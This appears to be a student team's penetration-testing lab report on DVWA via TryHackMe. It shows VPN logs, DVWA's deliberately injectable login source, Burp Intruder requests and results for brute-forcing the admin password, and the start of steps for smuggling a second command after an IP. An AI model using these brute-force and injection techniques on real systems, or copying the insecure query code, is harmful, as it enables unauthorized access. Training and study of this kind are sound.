PROJECT 2: WEB APPLICATION PENETRATION TESTING (OWASP TOP 10 FOCUS)

INFOTACT

SOLUTIONS

Submitted by:

Saikumar Joshi

Alex jose

Manas veetil

Afrin A N

[Grab your reader's attention with a great quote from the document or use this space to emphasize a key point. To place this text box anywhere on the page, just drag it.]

DVWA Installation using TryHackMe

1. Introduction

The purpose of this setup was to prepare a safe and controlled environment for practicing penetration testing skills based on the **OWASP Top 10 vulnerabilities**. For this purpose, **Damn Vulnerable Web Application (DVWA)** was installed and accessed via the **TryHackMe platform**.

DVWA is intentionally designed to be insecure, providing multiple security levels to practice web exploitation techniques, such as SQL Injection, Cross-Site Scripting (XSS), Broken Authentication, and more.


2. Environment Setup

2.1 Tools & Platforms Used

- **TryHackMe** – Online cybersecurity training platform providing pre-configured vulnerable labs.
- **DVWA (Damn Vulnerable Web Application)** – Target vulnerable application.
- **Kali Linux** (local/VM) – Attacker machine.
- **Burp Suite Community Edition** – Proxy tool for interception and exploitation.
- **Web Browser (Firefox/Chrome)** – To interact with DVWA.

2.2 Setup Steps

1. **Logged into TryHackMe** account.
2. **Joined the "DVWA" Room** (or "VulnHub" equivalent depending on room name).
3. **Started the AttackBox** (or connected VPN if using own Kali VM).
4. **Launched the Target Machine** containing DVWA.
5. Accessed DVWA via the provided machine IP: http://10.201.120.56/login.php



Learn > DVWA

DVWA

Basic room for testing exploits against the Damn Vulnerable Web Application box

Easy · 45 min

Room completed (100%)

Target Machine Information


Title	Target IP Address	Expires
DVWA	10.201.120.56	51min 59s

Task 1 DVWA

DVWA is an awesome virtual machine commonly utilized in training and testing of new tools. This room is unguided and acts purely as a testing environment.

The credentials to login can easily be found online, but they are also included in the hint below, should you prefer to take the easy route.

Answer the questions below



10.201.120.56/login.php


Username: admin

Password: ••••••••

Login

Damn Vulnerable Web Application (DVWA)

Connected to 10.201.120.56...



root@vbox: /home/kali/Downloads


```
┌──(root㉿vbox)-[/home/kali/Downloads]
└─# ls

┌──(root㉿vbox)-[/home/kali/Downloads]
└─# ls
saispy.ovpn

┌──(root㉿vbox)-[/home/kali/Downloads]
└─# openvpn saispy.ovpn
2025-08-30 07:49:17 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-08-30 07:49:17 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your confi
guration and/or add BF-CBC to --data-ciphers.
2025-08-30 07:49:17 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2025-08-30 07:49:17 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-08-30 07:49:17 library versions: OpenSSL 3.5.1 1 Jul 2025, LZO 2.10
2025-08-30 07:49:17 DCO version: N/A
2025-08-30 07:49:17 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2025-08-30 07:49:17 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-08-30 07:49:17 UDPv4 link local: (not bound)
2025-08-30 07:49:17 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2025-08-30 07:49:18 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=a2798e00 f3b358e1
2025-08-30 07:49:18 VERIFY OK: depth=1, CN=ChangeMe
2025-08-30 07:49:18 VERIFY KU OK
2025-08-30 07:49:18 Validating certificate extended key usage
2025-08-30 07:49:18 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-08-30 07:49:18 VERIFY EKU OK
2025-08-30 07:49:18 VERIFY OK: depth=0, CN=server
2025-08-30 07:49:18 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-08-30 07:49:18 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2025-08-30 07:49:18 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-08-30 07:49:18 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-08-30 07:49:18 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route 10.101.0.0 255.255.0.0,route 10.103.0.0 255.255.0.0,route 10.201.0.0 255.255.128.0,route-metric 1000,route-gateway 10.17.0.1,topology sub
net,ping 5,ping-restart 120,ifconfig 10.17.44.211 255.255.128.0,peer-id 28,cipher AES-256-CBC'
2025-08-30 07:49:18 OPTIONS IMPORT: --ifconfig/up options modified
2025-08-30 07:49:18 OPTIONS IMPORT: route options modified
2025-08-30 07:49:18 OPTIONS IMPORT: route-related options modified
2025-08-30 07:49:18 net_route_v4_best_gw query: dst 0.0.0.0
2025-08-30 07:49:18 net_route_v4_best_gw result: via 10.68.124.67 dev eth0
2025-08-30 07:49:18 ROUTE_GATEWAY 10.68.124.67/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:82:7f:78
2025-08-30 07:49:18 TUN/TAP device tun0 opened
2025-08-30 07:49:18 net_iface_mtu_set: mtu 1500 for tun0
2025-08-30 07:49:18 net_iface_up: set tun0 up
2025-08-30 07:49:18 net_addr_v4_add: 10.17.44.211/17 dev tun0
2025-08-30 07:49:18 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000
2025-08-30 07:49:18 net_route_v4_add: 10.101.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000
2025-08-30 07:49:18 net_route_v4_add: 10.103.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000
2025-08-30 07:49:18 net_route_v4_add: 10.201.0.0/17 via 10.17.0.1 dev [NULL] table 0 metric 1000
2025-08-30 07:49:18 Initialization Sequence Completed
2025-08-30 07:49:18 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 28, compression: 'lzo'
2025-08-30 07:49:18 Timers: ping 5, ping-restart 120
2025-08-30 07:49:18 Protocol options: explicit-exit-notify 3
```

DVWA – 5 Vulnerabilities

1. Brute Force : OWASP: A07 – Identification & Authentication Failures

Steps


1. DVWA → Brute Force.
2. Manually try 1–2 guesses to observe success vs. failure responses (status code, message, or timing).
3. Use a tool (e.g., Burp Intruder) only in this lab to iterate a small, harmless wordlist for username/password.
4. Watch for a distinct success response (e.g., different page content or status code) indicating a valid credential.



Brute Force Source


```php
<?php

if( isset( $_GET['Login'] ) ) {

    $user = $_GET['username'];

    $pass = $_GET['password'];
    $pass = md5($pass);

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '<img src="' . $avatar . '" />';
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

1.Analysis of source Code to understand working of login




```
GET /dvwa/vulnerabilities/brute/?username=admin&password=test&Login=Login HTTP/1.1
Host: 192.168.44.172
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8g
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.44.172/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=534uuj0t5702leo6gmot7b5c76; acopendivids=swingset,jotto,phpbb2,rede
Upgrade-Insecure-Requests: 1
```

2.Intercept a login request using burpsuite



```
GET /dvwa/vulnerabilities/brute/?username=admin&password=§test§&Login=Login HTTP/1.1
Host: 192.168.44.172
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8g
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.44.172/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=534uuj0t5702leo6gmot7b5c76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
```


3.sending request to Intruder and positions to add password


2. Intruder attack of http://192.168.44.172

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	15			5260	
1	123456	200	8			5259	
2	123	200	6			5259	
3	admin	200	6			5259	
4	password	200	11			5326	
5	000000	200	93			5259	

4.start attack and check output


Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

More info


http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

5.after trying multiple passwords we got correct password and we get admin access

Command Injection: OWASP: A03 – Injection

Steps

1. DVWA → Command Injection.
2. Enter a normal IP (e.g., 127.0.0.1) and run it to see the baseline ping output.
3. Now attempt to append a second command using a common command separator (e.g., ; or &&) followed by a harmless system command (e.g., printing the current directory or user).
   - Example pattern to try: 127.0.0.1 [separator]
4. If successful, the output area will contain both the ping output and the second command's output.

